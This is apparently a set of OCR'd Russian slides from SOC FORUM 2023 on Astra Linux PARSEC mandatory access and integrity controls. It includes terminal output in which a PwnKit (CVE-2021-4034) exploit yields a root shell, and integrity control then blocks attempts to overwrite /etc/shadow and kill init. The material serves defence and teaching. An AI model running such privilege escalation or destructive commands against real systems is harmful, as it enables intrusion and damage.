
SOC FORUM 2023

Пример попытки обхода МКЦ




Пример работы МКЦ
Strict mode

SOC FORUM 2023



Проверка работоспособности МКЦ (панель управления)

SOC FORUM 2023



Проверка работоспособности МКЦ и strict mode (параметры модуля ядра PARSEC)

SOC FORUM 2023

```
root@astra:/home/bazingo# grep "parsec" /boot/grub/grub.cfg
        linux   /boot/vmlinuz-5.15.0-70-generic root=UUID=7397e250-8a07-41a7-a640-50aabbbaf09d
ro  parsec.strict_mode=1 parsec.max_ilev=63 quiet net.ifnames=0
```


Обзор СЗИ
Мандатное управление доступом

- Уровни конфиденциальности
  - Категории конфиденциальности
    - Пользователи ОС не определяют доступ субъектов к объектам

Мандатное управление доступом


SOC FORUM 2023

- Подсистема безопасности PARSEC
- До 255 иерархических уровней конфиденциальности
- До 64 неиерархических категорий конфиденциальности



SOC FORUM 2023

Мандатное управление доступом
Уровни конфиденциальности




3	очень важная
2	важная
1	служебная
0	открытая

SOC FORUM 2023

Мандатное управление доступом
Категории информации

Просмотр мандатных атрибутов пользователей (панель управления)

SOC FORUM 2023



Просмотр мандатных атрибутов пользователей (pdpl-user)

SOC FORUM 2023

```
root@astra:/home/bazingo# pdpl-user bazingo
минимальная метка: УроВень_0:Низкий:Нет:0x0
    0:0:0x0:0x0
максимальная метка: УроВень_2:Высокий:Нет:0x0
    2:63:0x0:0x0
```

Просмотр мандатных атрибутов пользователей (из образа диска)


SOC FORUM 2023

```
root@astra:/home/bazingo# cat /etc/parsec/micdb/1000
bazingo:3f
```

```
root@astra:/home/bazingo# cat /etc/parsec/macdb/1000
bazingo:0:0:2:0
```

Просмотр мандатных атрибутов файлов (панель управления)

SOC FORUM 2023



Просмотр мандатных атрибутов файлов (pdp-ls)


SOC FORUM 2023

```
bazingo@astra:~$ pdp-ls -M /etc/
итого 1280
drwxr-xr-xm--   3 root root     УроВень_0:Высокий:Нет:0x0 acpi
-rw-r--r--m--   1 root root     УроВень_0:Высокий:Нет:0x0 adduser.conf
-rw-------m--   1 root root     УроВень_0:Высокий:Нет:0x0 afick.conf
-rw-r--r--m--   1 root root     УроВень_0:Высокий:Нет:0x0 aliases
drwxr-xr-xm--   3 root root     УроВень_0:Высокий:Нет:0x0 alsa
drwxr-xr-xm--   2 root root     УроВень_0:Высокий:Нет:0x0 alternatives
-rw-r--r--m--   1 root root     УроВень_0:Высокий:Нет:0x0 anacrontab
drwxr-xr-xm--   3 root root     УроВень_0:Высокий:Нет:0x0 apparmor
drwxr-xr-xm--   6 root root     УроВень_0:Высокий:Нет:0x0 apparmor.d
drwxr-xr-xm--   5 root root     УроВень_0:Высокий:Нет:0x0 apport
```

pdp-ls –MhR /* > attr_files.txt

Просмотр мандатных атрибутов процессов (ksysguard)

SOC FORUM 2023



Имя процесса	Пользователь	% ЦП	Память	Контекст MAC	Разд.память
fly-admin-gmc	root		37 828 КиБ	0:63:0:0	52 940 КиБ
ksysguard	root	2%	64 372 КиБ	0:63:0:0	52 892 КиБ
syslog-ng	root		15 000 КиБ	0:63:0:0	23 680 КиБ
cupsd	root		3 816 КиБ	0:63:0:0	8 276 КиБ
systemd	root		2 848 КиБ	0:63:0:0	8 792 КиБ
polkitd	root		2 832 КиБ	0:63:0:0	8 476 КиБ
kglobalaccel5	root		2 652 КиБ	0:63:0:0	22 864 КиБ
NetworkManager	root		2 520 КиБ	0:63:0:0	17 084 КиБ
udisksd	root		2 064 КиБ	0:63:0:0	10 692 КиБ
vmhgfs-fuse	root		1 664 КиБ	0:63:0:0	768 КиБ
VGAuthService	root		1 580 КиБ	0:63:0:0	9 104 КиБ
systemd-logind	root		1 484 КиБ	0:63:0:0	6 968 КиБ
systemd-udevd	root		1 372 КиБ	0:63:0:0	4 564 КиБ
systemd-journald	root		1 364 КиБ	0:63:0:0	11 692 КиБ
watch	root		1 244 КиБ	0:63:0:0	2 304 КиБ

Просмотр мандатных атрибутов процессов (pdpl-ps)

SOC FORUM 2023

```
root@astra:/home/bazingo# pdpl-ps 1
   1 УроВень_0:Высокий:Нет:0x0!
root@astra:/home/bazingo# pdpl-ps 942
 942 УроВень_0:Графический_серВер:Нет:0x0!
```

Пример работы МКЦ
CVE-2021-4034 (PwnKit)

SOC FORUM 2023

Пример работы МКЦ
CVE-2021-4034 (PwnKit)

SOC FORUM 2023

```
bazingo@astra:~/Desktop/CVE-2021-4034-main$ pdp-id
УроВень конф.=0(УроВень_0), УроВень целостности:0(Низкий), Категории=0x0(Нет)
Роли=()
bazingo@astra:~/Desktop/CVE-2021-4034-main$ ./cve-2021-4034
sh-5.0# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),
sh-5.0# pdp-id
Level=0(УроВень_0), ILevel=0(Low), Categories=0x0(Нет)
Roles=()
sh-5.0# echo 1 > /etc/shadow
sh: /etc/shadow: Permission denied
sh-5.0# kill -9 1
sh: kill: (1) - Permission denied
```

Журналы регистрации событий ОС
Журнал безопасности PARSEC

SOC FORUM 2023

